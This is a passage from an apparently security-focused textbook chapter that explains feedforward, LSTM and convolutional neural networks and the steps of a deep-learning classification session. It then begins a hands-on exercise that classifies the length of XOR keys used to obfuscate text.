- **Outputting the result:** The result of this activation function is a numeric value that reflects the aggregate effects of that node's processing. Each of these values represents a different proportion of weights and combinations of feature attributes. By processing all of these combinations and passing the results onward to additional hidden layers, neural networks are able to determine step-by-step which combination of features and weights will most accurately predict a sample's class assignment.

Processing in Hidden Layers 2-n

Every node in hidden layer #2 receives the output values from *all* of the nodes in hidden layer #1. Once again, each of these

values is multiplied by a particular weight value, the products are summed, and then the results are subjected to an activation function to produce a new output for the next layer, where the process repeats. This continues until all of the hidden layers have been traversed and the results of those calculations arrive at the output layer.

OUTPUT LAYER

The output layer is the final layer in the neural network. Since ours is a classification exercise, the output layer will incorporate a node for every possible class assignment. Like those in the hidden layers, the nodes here are active, meaning they too can incorporate activation functions. For example, a *logit* or *softmax* activation function can be applied to convert the classification decision into a probability score. The node with the highest score will determine which class label to assign.

After each training cycle, a *loss function* compares the classification decision to the class labels to determine how the weights in all of the hidden layers should be modified to produce a more accurate result. This process repeats as many times as required before a set of candidate models can proceed to the validation and testing phases.

Please note: It's beyond the scope of this document to describe how optimizers interact with *backpropagation* processes to calculate and apply weight changes and how these processes are applied differently when training LSTM and CNN models. Readers who would like to learn more…

Increasing Levels of Abstraction

As noted earlier, a sample's feature values are only visible to the nodes in the input layer and first hidden layer. All subsequent layers can only "see" the combined output values from

the nodes in the previous layer and thus "observe" samples in aggregate at increasing levels of abstraction. This is similar in concept to how our brains perceive and interpret sensory input.

In the case of vision, for example, the role of the input layer is played by the retina, which fires off electrical signals to the visual cortex based on the intensity of the light energy it receives from a "sample" of photons. There, multiple "hidden layers" apply different kinds of visual "activation functions." For example, one layer might perform edge processing, another might consolidate edges into shapes, and a third might associate that shape with a category, such as "face." Neural networks make it possible to perform this kind of processing in an extremely granular way, progressing from low level signals to complex decisions through an ordered sequence of multilayered hierarchical calculations.

How Many Hidden Layers Are Needed?

Generally speaking, the more hidden layers we use the more overall capacity the neural network has to solve complex, data-intensive problems. As always, however, there are tradeoffs. Neural networks with excess capacity may produce models that over-fit the data. Neural networks with insufficient capacity may produce models with unacceptable error rates.

During a session, an analyst will typically increase a model's capacity until over-fitting is observed and then reduce the number of layers accordingly. Layer and node density can also be modified programmatically by applying ancillary algorithms that, for example, eliminate unnecessary or redundant layers. While the specific mechanisms are somewhat different, the effect is similar to the way hyperparameters can be applied to prune unnecessary branches from a decision tree.

The Long Short-Term Memory (LSTM) Neural Network

Our discussion, so far, has focused on feedforward, fully-connected neural networks like the one shown in Figure 4.1. This architecture is suitable when the problem we're solving doesn't require us to consider the sequence in which samples arrive at the input layer for processing. When classifying a series of animal images, for example, we don't need to consider how the classification of the first image as *cat* might influence the classification of the second image as *dog*. Feedforward networks have no notion of time. They operate in the present moment only, unable to "remember" any of the samples they processed previously.

Many interesting problems, however, do require us to consider how the meaning of one sample might influence the meaning of another that occurs at a later time. For example, we cannot deduce the plot of a movie by examining a single frame. It's the sequence of frames in time that supplies the meaning and context. Likewise, we cannot identify a suspicious connection by examining a single packet. It is the sequence of packets in time that allows us to determine whether an exploit may have occurred. For *time-series* problems like these, a *Recurrent Neural Network* (*RNN*) is the more appropriate choice.

RNNs are distinguished from the feedforward type by their ability to consider not only the current input, but also its relationship to the input that immediately preceded it. It is in this sense that recurrent networks are said to possess "memory." To accomplish this, recurrent networks employ feedback loops. As shown in Figure 4.3, the sample values from the output layer are being copied back to the nodes in the first hidden layer. There, they are combined with the input values of the next sample in




FIGURE 4.3: A Simple Recurrent Neural Network

the sequence. This process repeats until all of the samples have been processed.

A more technical way to describe this is to say that recurrent networks track the *hidden states* of samples in which a state comprises all of the current values within a hidden layer. As shown in Figure 4.4, recurrent networks feed the state of the preceding time-step as input to the hidden state of the current time-step. This enables the neural network to track how the hidden states are changing from one time-step to the next.

The simplest kinds of RNNs are limited with respect to how many time-steps in a sequence they can remember. In other words, simple RNNs have trouble maintaining *context*. If, for example, an RNN must be able to remember the first through




FIGURE 4.4: Tracking Hidden States

tenth packets in a sequence in order to properly classify a connection as suspicious, then it will fail if it's only capable of maintaining context for packets 1–9. This limitation has been addressed by modifying the RNN architecture to include *Long Short-Term Memory Units*, which give this neural network architecture its name.

In an LSTM network, the nodes in each hidden layer are replaced by *memory blocks*, each of which can contain one or more *memory cells* like the one shown in Figure 4.5. Unlike hidden layer nodes, memory blocks are not equipped with activation functions. Instead, they utilize *gates*, which determine how and when the states stored in each cell should be updated and/or passed on to memory blocks in the subsequent hidden layer.




FIGURE 4.5: An LSTM Memory Block Containing One Cell

There are three types of gates, each equipped with its own weight setting:

- The *forget gate* recurrently multiplies the current state of each cell by a weight equal to 1. This has the effect of maintaining the cell's current state indefinitely until it's exposed to state values originating from new samples or from feedback loops. If the forget gate's weight values are set high, it will allow new state information to enter the

cell, partially or completely overwriting it. If set low, the cell values will remain mostly unchanged.

- The *input gate* opens to admit new state values or closes to preserve the current ones.
- The *output gate* opens to allow state values to be passed on to memory blocks in the next hidden layer or closes to prevent this.

Gates enable LSTMs to retain and reuse relevant information spread across very long sequences of time-series data. This process is somewhat analagous to the ways learning occurs in humans. In the brain, "gates" determine whether information should be allowed to pass from one neuron's "memory block" to the next. Only those that pass meaningful information are allowed to forge strong connections and pass on their state values to memory blocks in subsequent hidden layers.

The Convolutional Neural Network (CNN)

Unlike the neural networks we examined previously, CNNs do *not* utilize a fully-connected architecture. Instead, each convolution layer connects its nodes only to contiguous sets of nodes in the previous layer. In Figure 4.6, for example, Node 1 in Layer 2 is connected exclusively to Nodes 1-3 in Layer 1. From a technical standpoint, we would say that Node 1 is a *function* of these three nodes. The same is true for Nodes 2 and 3 in that layer. Each of these is a *function* of the three contiguous nodes they connect to in Layer 1.

To define these connections, we use the CNN hyperparameters *size* and *stride*. *Size* determines the quantity of contiguous nodes connected in this way, while *stride* determines how many nodes are skipped. In Figure 4.6, for example, *size* has been set to 3




FIGURE 4.6: Size=3, Stride=1

and *stride* has been set to 1. Consequently, none of the Layer 1 nodes have been skipped.

In Figure 4.7, by contrast, both *size* and *stride* have been set to 2. Consequently, each node in Layer 2 is a *function* of only two nodes in Layer 1. In addition, the *stride* setting has caused Node 2 in Layer 2 to *skip* the first two nodes in Layer 1 and connect to Nodes 3-4 instead. In turn, Node 3 connects only to Nodes 5-6.

Earlier, we described how each node in a hidden layer is equipped with a unique set of weights, which are incrementally adjusted until the aggregate weight values across all of the layers produce a correct classification decision. With CNNs, we can "tie" these weight values for each set of connected nodes.

Weight tying causes all of these nodes to apply the same weight values when performing their computations. This drastically




FIGURE 4.7: Size=2, Stride=2

reduces the number of parameters a CNN model must compute. The CNN shown in Figure 4.8, for example, employs only *two* weights (W_1 and W_2). With a fully connected architecture equipped with the same number of nodes, the network would have to compute *18* weights (6 weights in Layer 1 * 3 weights in Layer 2). A set of tied weights like W_1 and W_2 is referred to as a *filter*. As we shall see shortly, filters are extremely useful. Let's consider now how information flows from one CNN layer to the next and the role each layer plays in producing a classification decision. We'll explore the process from the standpoint of image classification, in which the input data consists of a two-dimensional matrix of pixel values, with 0 indicating a white pixel and 1 indicating a black one. However, the process applies in much the same way to natural language processing and other one-dimensional data problems in which the input consists of




FIGURE 4.8: Weights Tied Across Connected Nodes

a sequence of binary characters like the ones in our XOR key-length detection problem.

THE CONVOLUTION LAYER

Earlier we described how filters and their *size* and *stride* settings determine which nodes in adjacent convolution layers are allowed to form connections and which are not. Filters also play a central role in identifying features and aggregating them into increasingly abstract representations that ultimately lead to a classification decision.

In Figure 4.9, we see a matrix of feature values that correspond to a 5-pixel by 5-pixel black and white image. Next to the




FIGURE 4.9: Image and Filter with Weights to Be Applied

FIGURE 4.10: Convolving the First Nine Pixels

image is a filter with a 3 x 3 *receptive field* and a set of initial weights. We begin by "sliding" the filter over the first set of pixels and then multiply the pixel values by the corresponding filter weights.




FIGURE 4.11: Sliding Our Filter One Pixel to the Right

Next, we sum the products of this *element-wise multiplication* and insert the result in the first cell of the associated *feature map.* Once the feature map is complete, the resulting *activation* values will be output to connected nodes in the next hidden layer for the next stage of processing. The activation value from the first convolution is shown in Figure 4.10.

Our CNN has been configured with a *stride* of 1. Therefore, we'll perform our next convolution by sliding the filter one pixel to the right as shown in Figure 4.11. Once again, we record the activation in our feature map.

We continue in this way, striding across and down the image until, as shown in Figure 4.12, our feature map is complete. Notice how the feature map represents our image more abstractly and with fewer parameters for subsequent layers to process.

It's customary to employ hundreds or even thousands of different filters in each convolution layer, with each filter detecting different features and feature combinations. For example, one

FIGURE 4.12: Fully Convolved Feature Map

set of filters might detect edges while others might detect curved lines of various orientations.

Once all activations have been computed, the results are output to connected nodes in the next layer for processing.

THE BATCH NORMALIZATION LAYER

As far back as the late 1990s, analysts have known that neural networks are easier to optimize when the inputs to the model are normalized: each input to the model has an average value of zero and a standard deviation of one. Many strategies to set random initial weights are built on the assumption that the previous layer's activations have also been normalized in this way. In practice, however, this is rarely the case.

To help accelerate the rate of optimization, we can place a *batch normalization* layer after each convolutional layer. Batch normalization causes the hidden activations to take on values that are close to being normalized without actually enforcing an average value of zero and a standard deviation of one. In practice,

this can substantially reduce the training time by a factor of ten or more.

THE RECTIFIED LINEAR UNIT (RELU) LAYER

For simplicity, our filter weights and resulting feature maps employed positive numbers. However, we know from our discussion of logistic regression that weights can often take on negative values. With CNNs, the extra processing required to compute these negative parameters may not produce a meaningful improvement in the model's accuracy or performance. To address this, we can incorporate an RELU layer after each convolution layer, which converts these negative values to zeros as shown in Figure 4.13.

FIGURE 4.13: RELU Layer Converts Negative Values to Zeros

POOLING LAYERS

The more filters we employ, the more activations we will have to process in subsequent layers. Pooling layers enable us to reduce this processing, along with the possibility of over-fitting, by allowing only certain activations to enter and then pass through the pooling layer to subsequent layers. This process is also referred to as *subsampling* the input. One of the most popular ways to




FIGURE 4.14: Max Pooling Applied to Incoming Feature Map

implement pooling is with the *max pooling* activation function, which proceeds as follows.

First, a filter is placed over the incoming feature map and the activations within its receptive field are assessed. Typically, a filter configured with a 2x2 receptive field and a *stride* of 2 is used. If *max pooling* is configured for *1-max* operation, only the largest magnitude activation within that receptive field will be copied to a new, smaller feature map. The filter then slides to its next location (two cells to the right in this case), and the process repeats until the new feature map is complete. This process is illustrated in Figure 4.14. By pooling in this way, we have reduced the number of weights to be calculated from 16 to 4.

A final *global max pooling* layer is often incorporated to subsample all of the incoming activations before passing them on to the nodes in the output layer. For example, if we were to apply a global max pooling operation to the original feature map shown in Figure 4.14, the output would be a single value, 8.

OUTPUT LAYER

The output layer is fully-connected to all of the nodes in the previous layer. Each output node receives as input an aggregate activation value that determines which classification should be assigned. A softmax activation function can also be applied to assign a probability score to this class assignment.

A Typical Deep Learning Classification Session

Let's consider now how an analyst might typically traverse through each stage of a deep learning classification session. Some of these steps will be familiar to readers of previous chapters.

SAMPLE ACQUISITION AND VECTORIZATION

Step 1: Sample Selection

Once again, we begin by sourcing a representative set of sample data. Since this is a supervised learning session, the dataset will include labels that define each sample's class membership.

Step 2: Subdividing Samples into Subsets

Next, we set aside between 70-90% of our total dataset for use in training our model. Depending upon the application, we may subdivide the remaining samples further into separate sets for validation and testing. Neither of these sets will be exposed to the model until the training cycle is complete.

The validation and training sets serve slightly different purposes. The validation set is generally used to compare the accuracy and performance of several different models in order to determine which of them should be put into production or subjected to testing. The validation step is also useful in helping us detect whether over-fitting is occurring. This becomes evident if the model's accuracy with the training data far outstrips the accuracy it obtains when exposed to the validation set.

However, the model selection process can still be subject to bias if the training and validation sets don't accurately reflect the ground truth of the underlying data environment. To address this, we can expose our chosen model to a testing dataset and apply various methods to evaluate its accuracy. If we encounter anomalies in performance and accuracy between the results of the validation and testing phases, we may conclude that the model is underperforming and must be retrained.

As an aside, it's worth noting that our choice concerning which data to include in the testing set does not have to be an arbitrary one. For example, we may wish to test the model by exposing it to a testing set that contains much more difficult-to-classify samples than those in the training and validation sets.

Step 3: Feature Extraction and Vectorization

Feature extraction and feature engineering are among the most complex, difficult, and time-consuming aspects of the machine learning process. If features are poorly defined or if key attributes are excluded, the resulting models will not accurately reflect the ground truth and will fail when exposed to real-world data. Fortunately, neural networks have the ability to automate the feature extraction process and accept training data in something close to its raw representation. For example, if our goal is to learn sequences of binary data, we may not need to extract features about these sequences. Instead, we may be able to send the raw binary data directly into the neural network and allow the network to determine which sequences are meaningful. Regardless, we must first restructure our samples into separate matrices of vectors and labels in order to load our training samples into the neural network's input layer.

MODEL SELECTION AND INSTANTIATION

With our samples loaded we're ready to begin selecting and instantiating a model. We will determine the type of model we choose and its architecture by the kind of data we're analyzing and the nature of the problem scenario. For example, if we're working with image data, a convolutional architecture would be an appropriate choice. If we're working with sequential data such as text, bytes, network capture data, etc., then a recurrent neural network would be suitable. If we've already extracted features and simply want to compare the performance of several different kinds of models, we might employ a fully-connected network. For now, let's assume we've chosen an appropriate architecture and that we're ready to begin model training.

MODEL TRAINING

In this phase, we run training data through the model to incrementally optimize the weights in each hidden layer until the model achieves an acceptable level of accuracy and performance.

Training can begin as soon as the model architecture has been defined and the path to the directory containing the dataset has been specified. Assuming we're content to begin with the default set of hyperparameters, we can simply execute a function such as this one:

```
model.fit(train_x,train_y, nb_epochs=10)
```

Here, *train_x* represents the matrix of training data, *train_y* represents the vector of training labels, and *nb_epochs* determines how many *epochs* must complete before we stop and assess how the model's accuracy and performance have changed. The term *epoch* refers to a calculation cycle in which the model is exposed to the entire training set.

It can take quite some time for the model to process the entire training set. It's often more efficient to train with smaller subsets or *batches* instead. Since each batch takes less time to process, we can find out sooner how our model is developing by exposing each batch result to a segment of the validation set. If we conclude the model is not performing as expected, we can modify its hyperparameters and restart the training process. We'll take the batch approach later in this chapter when we show how to classify the length of an XOR key during LSTM and CNN deep learning sessions.

Neural networks have a seemingly endless number of hyperparameters that influence how the models are constructed. The most common ones include:

- **Number of hidden layers.** We can increase this number if the error rates are excessive or decrease the number if we suspect over-fitting.
- **Number of nodes per hidden layer.** Ordinarily, we retain the default setting, which specifies an equal number of nodes for each hidden layer. However, we can experiment with assigning different quantities of nodes if it appears this might be helpful.
- **Learning rate.** This determines the size of each incremental adjustment made to the weights during optimization—that is, how rapidly the model moves toward convergence in the *weight space*. If we choose a learning rate that is too high, the weight values will bounce around the weight space and convergence may never occur. If we set the learning rate too low, the optimizer will modify the weights in such tiny steps that the "time to convergence" is extended unnecessarily. We may need to experiment with the learning rate to find a value that




FIGURE 4.15: Before and After Dropout Regularization Applied

is "just right" if we hope to train our model within a reasonable timeframe.

- **Dropout regularization.** Due to their complexity and capacity, neural nets can over-fit the training data by setting each weight in every hidden layer to a value specific to every input sample. This is equivalent to a decision tree that creates a node for every sample in the training set. To prevent this, we can apply the dropout regularization hyperparameter, which causes the model to ignore the output of a proportion of the nodes within each hidden layer during each epoch. We can see the effect of dropout regularization being applied in Figure 4.15.

  This hyperparameter is expressed as a probability value that indicates the likelihood that each hidden node will be disabled during the processing of a sample. For example, a dropout setting of 0.2 indicates that 20% of the hidden nodes will be randomly disabled. A low dropout setting like this will result in a very *expressive* model that captures every nuance of the training set but

may be prone to over-fitting. A high setting, such as 0.8, may cause so many dropouts that the model's accuracy is compromised. In practice, we usually begin with a default value of 0.5 and then experiment with varying the settings higher and lower to assess the results.

It's customary to apply a range of random settings to these and other hyperparameters during training in order to generate several dozen different models for assessment during the subsequent validation and testing phases.

MODEL VALIDATION

As noted earlier, we can alternate the training and validation processes from batch-to-batch or wait to validate a set of models when training is complete. A wide variety of validation methods and functions can be employed, including the *precision* and *recall* metrics we described in the classification chapter. Regardless, our goal is to ensure that we haven't inadvertently cherry-picked a model that over-fits the training data. To prevent this, we expose our trained models to the validation dataset and then choose the one that offers the best combination of performance and accuracy for testing.

MODEL TESTING AND DEPLOYMENT

Once we choose our "best" model, we're ready to subject it to test data and measure the results. As mentioned earlier, it's not uncommon to populate test data with particularly difficult examples to assess how well the model is likely to perform in the real world. If our goal is to determine the key length of an XOR-obfuscated sequence of bytes, for example, our testing set might include samples that are particularly difficult to de-obfuscate. Alternately, we might expose a model trained on XOR'd English-language ASCII characters to XOR'd base64 encoded test data to

assess how well it generalizes in classifying other kinds of byte sequences.

Hands-on Learning Exercises

Let's apply what we've learned to see how LSTMs and CNNs can solve a classification problem by analyzing sequences of binary data. In this case, our goal is to determine the bit-length of the XOR key used to obfuscate a sample of text.

While the *scikit-learn* toolkit provides some simple neural net implementations, we'll be using the more robust versions provided by the *Theano* python library. You can download the scripts and data we'll be using here:

https://www.cylance.com/intro-to-ai

As noted earlier, numerous hyperparameter settings can be applied to influence how neural network models are trained and optimized. For simplicity, our scripts have been hard-coded with settings we know to be useful ones. However, we strongly encourage you to modify these scripts or create new ones yourself. This will enable you to fully appreciate how different neural network hyperparameter settings and architectures influence the classification process and the resulting accuracy and performance of the resulting neural network models.

ENCRYPTING WITH XOR

XOR, or "exclusive or," is a logical operation for encrypting and decrypting binary data using variable length keys. The name reflects the method used to modify the byte values. Each bit in the key is compared to a corresponding bit in the sample set. Next, XOR returns a value of 1 (true) if the bit values are different and 0 (false) if they agree. The process can easily be reversed by applying the same key to return the modified

bits to their original values. While XOR is not one of the most secure encryption methods available, it's often used as part of an encryption scheme due to its simplicity to implement and its ability to modify data quickly. For example, the same XOR key can be applied repeatedly across an entire dataset. If our key is *password* and our data is *Encrypt this data*, XOR will apply the 8-bit key to each byte in our data as shown in the table below. (Since we're using binary ASCII data, only seven of the eight bits will be encrypted. The eighth bit will be ignored.)

XOR Applied to Encrypt Binary ASCII Characters

Key	Plaintext	Encrypted
